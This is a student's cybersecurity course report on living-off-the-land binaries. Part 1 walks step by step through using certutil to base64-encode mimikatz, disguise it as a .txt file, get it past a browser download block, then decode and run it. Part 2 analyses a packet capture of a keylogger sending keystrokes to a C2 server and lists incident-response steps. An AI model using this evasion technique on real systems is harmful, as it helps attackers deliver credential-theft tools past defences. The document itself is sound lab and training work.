

nscc

ISEC2079

Assignment 3: LoLBins

Contents

Assignment 3 - LoLBins	2
Instructions:.....	2
Assignment:	3
Part 1 - Bypassing Download Controls	3
Part 2 - IR	6

Assignment 3 - LoLBins

Instructions:

Modern attackers are relying on native and installed trusted binaries to execute malicious commands on victim's machines. This technique is called Living off the Land, and the binaries they use are called LoLBins.

You are to use your knowledge of LolBins from in class and your ability to apply them to other Lolbins to complete the following tasks. Each question will be worth the specified number of points. The assignment will be worth a total of 40 points with 32 points being from answers to the questions, and 8 points for overall report quality (spelling, grammar, use of complete sentences, formatting, etc.). Your submission to each question must provide a walkthrough of how you obtained the solution, accompanied by screenshots. Your walkthroughs must be detailed enough so that they can be replicated by someone with basic technical skills. You must submit a PDF for the assignment.

Assignment:

Part 1 - Bypassing Download Controls

As we have seen in class, some browsers are aware when you download malicious files. A popular way to bypass these controls is to encrypt or encode the malicious payload, and decode it once it's downloaded. However, it can be hard to get a decoder onto a victim's computer in the first place. This is where CertUtil can come in handy. You are to complete the following steps:

1. Attempt to Download mimikatz from your kali machine and show that it's blocked:
 - 1.1. A python server was set up on the Kali machine. From the Windows machine an attempt was made to download mimikatz.exe from the Kali machine but resulted in "insecure download blocked".



2. Use CertUtil (on your Flare VM or any other Windows device) to encode mimikatz, renaming it to a benign file extension. Explain your reasoning for the file extension you choose.

- 2.1. The PowerShell command `<certutil -encode mimikatz.exe mimikatz_encoded.txt>` was used to encode mimikatz.exe to a base 64 and save it with the benign .txt file extension.

```
PS C:\users\chris\desktop > certutil -encode mimikatz.exe mimikatz_encoded.txt
Input Length = 1084416
Output Length = 1491128
CertUtil: -encode command completed successfully.
```

- 2.2. Besides .txt, the file could have been encoded as one of the following file types:
 - 2.2.1. .doc or .docx


- 2.2.2. .pdf
- 2.2.3. .jpg or .png
- 2.2.4. .csv
- 2.2.5. .dll
- 2.2.6. .zip
- 2.2.7. .html or .htm
- 2.2.8. .log

2.3. It is important to encode the .exe as a benign file type to blend into the environment and minimize scrutiny and any of the file types listed above could be viable in the proper context.

2.4. .txt was chosen because it is a common file type that is generally considered low-risk and are often bypassed by basic security scans and .txt is a file type that works well with CertUtil. For purposes of this assignment, it is also easy to open with notepad.

3. Show the encoded version of mimikatz in notepad:

3.1. Opening mimikatz_encoded.exe in notepad reveals a file of significant length; below is the start of this file:



```

-----BEGIN CERTIFICATE-----
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAIAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v
dCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAAC9BCSRpV+wUaVfsFG1X7B
T+3rwVaVfsFP7frBSJV+wU/t7cFE1X7BT+39wQWVfsEge7XBQJV+wd1+tcFE1X7B
hZohwUWVfsFYx/rBRJV+wYwaI8F11X7BRpV/wdWxfFhUwDBR5V+wU/t98E01X7B
T+3qwUeVfsFP7e/BR5V+wVJpY2hG1X7BAAAAAAAAAAAAAAAAAAAAAAAAAAAA
UEUAAEwBBQA7jihjAAAAAAAAAADgAIBCwEJAADQCQAawgYAAAAAAEJ6CQAAEAAA
AOAJAAAAQAAAEAAAAIAAAUAAAAAAAAABQAAAAAAAAAAwBAAAAQAAAAAAAADAECB
AAA0AAA0AAAAABAAA0AAAAAAAA0AAAAAAAAAAAAACMXw8AbAIAAADwDwDoPwAA

```

4. Download your encoded mimikatz using a browser.

- 4.1. A python server was again set up on a Kali machine and the encoded file, mimikatz_encoded.txt was successfully downloaded.



5. Decode your encoded mimikatz file and run it:

- 5.1. The mimikatz_encoded.txt was decoded with the `<certutil -decode mimikatz_encoded.txt mimikatz.exe>` command. The file was then double-clicked and ran successfully.

```
PS C:\users\chris\desktop > certutil -decode mimikatz_encoded.txt mimikatz.exe
>>
Input Length = 1491128
Output Length = 1084416
CertUtil: -decode command completed successfully.
FLU...

mimikatz 2.2.0 x86 (oe.eo)

.#####.  mimikatz 2.2.0 (x86) #19041 Sep 19 2022 17:43:26
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz #
```

Part 2 - IR

You are working as the head of Cybersecurity for a company and you have heard a report of an employee being locked out of their M365 account (Email, OneDrive, SharePoint, etc.) and workstation. Other employees have also received strange emails from the affected employee's email address containing links. Luckily, the staff is trained and has not clicked on any of the suspicious emails. You know the following about your environment:

- The VPN, Active Directory and M365 use the same authentication and it syncs, so changing the password on one account changes it on all accounts.
- There is no MFA implemented for any authentication
- Employees do not have Local Admin privileges on their workstations
- The affected employee attempted to run a program they found on a USB in the parking lot the morning of the incident
- A lot of traffic seemed to go to from the affected workstation to a non-standard port

You are to analyze the PCAP file provided on BrightSpace and answer the following questions as they relate to IR:

1. Identification of Incidents – The .PCAPNG was opened in Wireshark and the filter <tcp && tcp.port != 443> was entered to identify tcp traffic over non-standard ports (not 443). This revealed a conversation between 192.168.11.136:50514 (victim IP) and 20.151.93.176:3000 (suspected attacker IP). The packet sizes were slightly larger than normal and contained apparent gibberish.

No.	Time	Source	Destination	Protocol	Length	Info
16	17:18:45.114360	192.168.11.136	20.151.93.176	TCP	66	50514 → 3000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
17	17:18:45.154864	20.151.93.176	192.168.11.136	TCP	60	3000 → 50514 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
18	17:18:45.154912	192.168.11.136	20.151.93.176	TCP	54	50514 → 3000 [ACK] Seq=1 Ack=1 Win=64240 Len=0
870	17:18:49.017207	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=36
871	17:18:49.017363	20.151.93.176	192.168.11.136	TCP	60	3000 → 50514 [ACK] Seq=1 Ack=37 Win=64240 Len=0
947	17:18:49.153442	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=36
948	17:18:49.153565	20.151.93.176	192.168.11.136	TCP	60	3000 → 50514 [ACK] Seq=1 Ack=73 Win=64240 Len=0
980	17:18:49.270642	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=73 Ack=1 Win=64240 Len=36
981	17:18:49.270807	20.151.93.176	192.168.11.136	TCP	60	3000 → 50514 [ACK] Seq=1 Ack=109 Win=64240 Len=0
982	17:18:49.420414	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=109 Ack=1 Win=64240 Len=36
983	17:18:49.420651	20.151.93.176	192.168.11.136	TCP	60	3000 → 50514 [ACK] Seq=1 Ack=145 Win=64240 Len=0
988	17:18:49.477559	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=145 Ack=1 Win=64240 Len=36
989	17:18:49.477764	20.151.93.176	192.168.11.136	TCP	60	3000 → 50514 [ACK] Seq=1 Ack=181 Win=64240 Len=0
1105	17:18:49.896589	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=181 Ack=1 Win=64240 Len=44
1106	17:18:49.896691	20.151.93.176	192.168.11.136	TCP	60	3000 → 50514 [ACK] Seq=1 Ack=225 Win=64240 Len=0
1311	17:18:50.371864	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=225 Ack=1 Win=64240 Len=36
1312	17:18:50.372032	20.151.93.176	192.168.11.136	TCP	60	3000 → 50514 [ACK] Seq=1 Ack=261 Win=64240 Len=0
2240	17:18:51.981682	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=261 Ack=1 Win=64240 Len=36
2241	17:18:51.981806	20.151.93.176	192.168.11.136	TCP	60	3000 → 50514 [ACK] Seq=1 Ack=297 Win=64240 Len=0
2530	17:18:52.078039	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=297 Ack=1 Win=64240 Len=36
2531	17:18:52.078219	20.151.93.176	192.168.11.136	TCP	60	3000 → 50514 [ACK] Seq=1 Ack=333 Win=64240 Len=0
2576	17:18:52.277796	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=333 Ack=1 Win=64240 Len=36
2577	17:18:52.277937	20.151.93.176	192.168.11.136	TCP	60	3000 → 50514 [ACK] Seq=1 Ack=369 Win=64240 Len=0
2590	17:18:52.485532	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=369 Ack=1 Win=64240 Len=36
2591	17:18:52.485720	20.151.93.176	192.168.11.136	TCP	60	3000 → 50514 [ACK] Seq=1 Ack=405 Win=64240 Len=0
2600	17:18:52.710400	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=405 Ack=1 Win=64240 Len=36
2601	17:18:52.710589	20.151.93.176	192.168.11.136	TCP	60	3000 → 50514 [ACK] Seq=1 Ack=441 Win=64240 Len=0
2604	17:18:52.899540	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=441 Ack=1 Win=64240 Len=36
2605	17:18:52.899771	20.151.93.176	192.168.11.136	TCP	60	3000 → 50514 [ACK] Seq=1 Ack=477 Win=64240 Len=0
2612	17:18:53.073018	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=477 Ack=1 Win=64240 Len=36
2613	17:18:53.073252	20.151.93.176	192.168.11.136	TCP	60	3000 → 50514 [ACK] Seq=1 Ack=513 Win=64240 Len=0
2614	17:18:53.305255	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=513 Ack=1 Win=64240 Len=36
2615	17:18:53.305485	20.151.93.176	192.168.11.136	TCP	60	3000 → 50514 [ACK] Seq=1 Ack=549 Win=64240 Len=0
2617	17:18:53.482844	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=549 Ack=1 Win=64240 Len=36
2618	17:18:53.483072	20.151.93.176	192.168.11.136	TCP	60	3000 → 50514 [ACK] Seq=1 Ack=585 Win=64240 Len=0
2625	17:18:53.620977	192.168.11.136	20.151.93.176	TCP	90	50514 → 3000 [PSH, ACK] Seq=585 Ack=1 Win=64240 Len=36

< Ethernet II, Src: VMware_b0:b6:73 (00:0c:29:b6:b6:73), Dst: VMware_f0:e1:18 (00:50:56:f0:e1:18)
> Internet Protocol Version 4, Src: 192.168.11.136, Dst: 20.151.93.176
> Transmission Control Protocol, Src Port: 50514, Dst Port: 3000, Seq: 549, Ack: 1, Len: 36
Data (36 bytes)
Data: 52455654533152505543307a4f5656514e315a514a6a3969636e6c686269592f4a324d6e
Length: 361

0000 00 50 56 f0 e1 18 00 0c 29 b6 b6 73 00 00 45 00 -PV-----)k:s-E-
0010 00 4c 57 6b 40 00 00 06 00 00 c0 a8 0b 88 14 97 -LWk@-----
0020 00 70 5d b0 c5 52 0b 08 c3 18 73 43 46 5f 1d e4 50 18 -]~R-----s#~P-
0030 fa f0 3e b6 00 00 62 45 56 54 53 31 52 50 55 49 ->-----RE VTSIAPUK
0040 30 7a 4f 56 56 51 4e 31 5a 51 4a 6a 39 69 63 6e -o:OVQNI TQI9icn
0050 6c 68 62 69 59 2f 4a 32 4d 6e -hby/32 Mn

The tcp stream was then followed, allowing us to consolidate the apparent gibberish into what appeared to be a Base64 encoded stream of data.

```
REVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J2UnREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J20nREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J2EnREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J2knREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J2wnREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/S2V5LnNoawZ0REVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J0AnREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J2MnREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J28nREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J20nREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J3AnREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J2EnREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J24nREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J3knREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/Jy4nREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J2MnREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J28nREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J20nREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/S2V5LmVudGvYREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/S2V5LnNoawZ0REVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J1MnREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J3QnREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J3InREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J28nREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J24nREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J2cnREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J3AnREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J2EnREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J3MnREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J3MnREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J3cnREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J28nREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J3InREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/J2QnREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/JzEnREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/JzInREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/JzMnREVTs1RPUC0z0VVQN1ZQJj9icnlhbiY/S2V5LmVudGvY
```

Decoding the Base64 resulted in:

```
DESKTOP-39UP7VP&?bryan&?'e'DESKTOP-39UP7VP&?bryan&?'m'DESKTOP-39UP7VP&?bryan&?'a'DESKTOP-39UP7VP&?bryan&?'i'DESKTOP-39UP7VP&?bryan&?'l'DESKTOP-39UP7VP&?bryan&?Key.shiftDESKTOP-39UP7VP&?bryan&?'@'DESKTOP-39UP7VP&?bryan&?'c'DESKTOP-39UP7VP&?bryan&?'o'DESKTOP-39UP7VP&?bryan&?'m'DESKTOP-39UP7VP&?bryan&?'p'DESKTOP-39UP7VP&?bryan&?'a'DESKTOP-39UP7VP&?bryan&?'n'DESKTOP-39UP7VP&?bryan&?'y'DESKTOP-39UP7VP&?bryan&?''DESKTOP-39UP7VP&?bryan&?'c'DESKTOP-39UP7VP&?bryan&?'o'DESKTOP-39UP7VP&?bryan&?'m'DESKTOP-39UP7VP&?bryan&?Key.enterDESKTOP-39UP7VP&?bryan&?Key.shiftDESKTOP-39UP7VP&?bryan&?'S'DESKTOP-39UP7VP&?bryan&?'t'DESKTOP-39UP7VP&?bryan&?'r'DESKTOP-39UP7VP&?bryan&?'o'DESKTOP-39UP7VP&?bryan&?'n'DESKTOP-39UP7VP&?bryan&?'g'DESKTOP-39UP7VP&?bryan&?'p'DESKTOP-39UP7VP&?bryan&?'a'DESKTOP-39UP7VP&?bryan&?'s'DESKTOP-39UP7VP&?bryan&?'s'DESKTOP-39UP7VP&?bryan&?'w'DESKTOP-39UP7VP&?bryan&?'o'DESKTOP-39UP7VP&?bryan&?'r'DESKTOP-39UP7VP&?bryan&?'d'DESKTOP-39UP7VP&?bryan&?'1'DESKTOP-39UP7VP&?bryan&?'2'DESKTOP-39UP7VP&?bryan&?'3'DESKTOP-39UP7VP&?bryan&?Key.enter
```

Formating the results into a form that is easier to read shows:

```
DESKTOP-39UP7VP&?bryan&?'e'  
DESKTOP-39UP7VP&?bryan&?'m'  
DESKTOP-39UP7VP&?bryan&?'a'  
DESKTOP-39UP7VP&?bryan&?'i'  
'DESKTOP-39UP7VP&?bryan&?'l'  
DESKTOP-39UP7VP&?bryan&?Key.shift  
DESKTOP-39UP7VP&?bryan&?'@'  
DESKTOP-39UP7VP&?bryan&?'c'  
DESKTOP-39UP7VP&?bryan&?'o'  
'DESKTOP-39UP7VP&?bryan&?'m'  
DESKTOP-39UP7VP&?bryan&?'p'  
DESKTOP-39UP7VP&?bryan&?'a'  
DESKTOP-39UP7VP&?bryan&?'n'  
DESKTOP-39UP7VP&?bryan&?'y'  
DESKTOP-39UP7VP&?bryan&?''  
DESKTOP-39UP7VP&?bryan&?'c'  
DESKTOP-39UP7VP&?bryan&?'o'
```


DESKTOP-39UP7VP&?bryan&?'m'
DESKTOP-39UP7VP&?bryan&?Key.enter
DESKTOP-39UP7VP&?bryan&?Key.shift
DESKTOP-39UP7VP&?bryan&?'S'
DESKTOP-39UP7VP&?bryan&?'t'
DESKTOP-39UP7VP&?bryan&?'r'
DESKTOP-39UP7VP&?bryan&?'o'
DESKTOP-39UP7VP&?bryan&?'n'
DESKTOP-39UP7VP&?bryan&?'g'
DESKTOP-39UP7VP&?bryan&?'p'
DESKTOP-39UP7VP&?bryan&?'a'
'DESKTOP-39UP7VP&?bryan&?'s'
DESKTOP-39UP7VP&?bryan&?'s'
DESKTOP-39UP7VP&?bryan&?'w'
DESKTOP-39UP7VP&?bryan&?'o'
DESKTOP-39UP7VP&?bryan&?'r'
DESKTOP-39UP7VP&?bryan&?'d'
DESKTOP-39UP7VP&?bryan&?'1'
DESKTOP-39UP7VP&?bryan&?'2'
DESKTOP-39UP7VP&?bryan&?'3'
DESKTOP-39UP7VP&?bryan&?Key.enter

1.1. *What happened?*

- 1.1.1. An email login name and corresponding password were exfiltrated via tcp. However, rather than just the email and password, it appears that actual keystrokes were recorded and exfiltrated.

1.2. *How did the M365 account get compromised?*

- 1.2.1. It appears that the USB device contained a keylogger which recorded login information and sent it to a c&c server.

1.3. *If applicable, what IP address/port is malicious in this event?*

- 1.3.1. IP address 20.151.35.176:3000 is suspicious due to the extended data exchange over a nonstandard port.

2. *Containment (Short Term) - What can you do to the affected employee's M365/Active Directory account to contain the threat? What about their workstation?*

- 2.1. Any untrusted USB devices should be removed
- 2.2. The user's workstation should be disconnected from the network to prevent any further spread or exfiltration of data.
- 2.3. The user's M365 account access should be temporarily disabled to prevent and further unauthorized access.

- 2.4. The user's password should be reset.
 - 2.5. Use Microsoft Defender for Identity to confirm that there has not been any successful later movement or privilege escalation. Any accounts with administrator privilege should be removed or reset.
3. *Containment (Long Term) - What can you do to other M365/Active Directory accounts?*
- 3.1. Implement Multi-Factor Authentication for all users
 - 3.2. Apply conditional access policies that will only allow users to access Office 365 from approved devices.
 - 3.3. Apply role-Based Access Control that will follow the principle of least privilege.
 - 3.4. Use Microsoft Defender for Office 365.
 - 3.5. Activate Microsoft Cloud App Security to monitor and control access to M365 applications.
4. *Eradication of Re-Entry Points - What can you do to servers that rely on the same authentication (Active Directory and VPN)?*
- 4.1. Make sure all software is patched and updated.
 - 4.2. Implement MFA.
 - 4.3. Group Policy can be implemented to block USB storage or restrict USB access to only approved devices.
 - 4.4. Configure and review security alerts for unusual activity.
5. *Recovery – What can you do to the affected employee's computer and M365 account? How can you check for data exfiltration?*
- 5.1. Audit account activity to determine login IPs and locations that the malicious actor may have used.
 - 5.2. Use endpoint detection and response tools such as Microsoft Defender for Endpoint to look for malware or indicators of compromise that the keylogger may have introduced.
 - 5.3. Examine mailbox audit logs for email forwarding rules, sent items to external recipients, exported data, or other indicators of exfiltrated data.
 - 5.4. Check access and sharing logs in SharePoint and OneDrive for indicators of data exfiltration.
 - 5.5. Check the logs found in the Security and Compliance Centre for indicators of large or unusual downloads across the account.

5.6. The user's workstation should be reimaged to ensure complete removal of any malware.

6. *Lessons Learnt – What can you implement to prevent such an attack in the future and ensure you are prepared (What technologies, procedures, etc.)? Is there something you can do to enforce strong passwords?*

6.1. Regularly educate users on security best practices.

6.2. Conduct Phishing simulations and security drills.

6.3. Create a password policy that requires strong passwords. Emphasise strong passwords over the frequent changing of passwords. Passwords should be at least 12 characters with complexity requirements. Educate users on how to create strong passwords that are easy to remember.

6.4. Configure and monitor file sharing and download alerts.

6.5. Use Microsoft Defender for Endpoint.

6.6. Set up Data Loss Prevention policies in M365 to detect and alert on any attempt to share or move sensitive data externally.

6.7. Use Microsoft Defender for Office 365.

6.8. Activate Microsoft Cloud App Security to monitor and control access to M365 applications.

6.9. Use Microsoft Defender for Identity

6.10. Use Application whitelisting to ensure that only authorized apps and scripts can run on endpoints. This will help prevent malware such as keyloggers.

6.11. Implement Microsoft authenticator or similar apps to reduce reliance on passwords.

6.12. Segment critical resources from general networks to contain the spread of malware.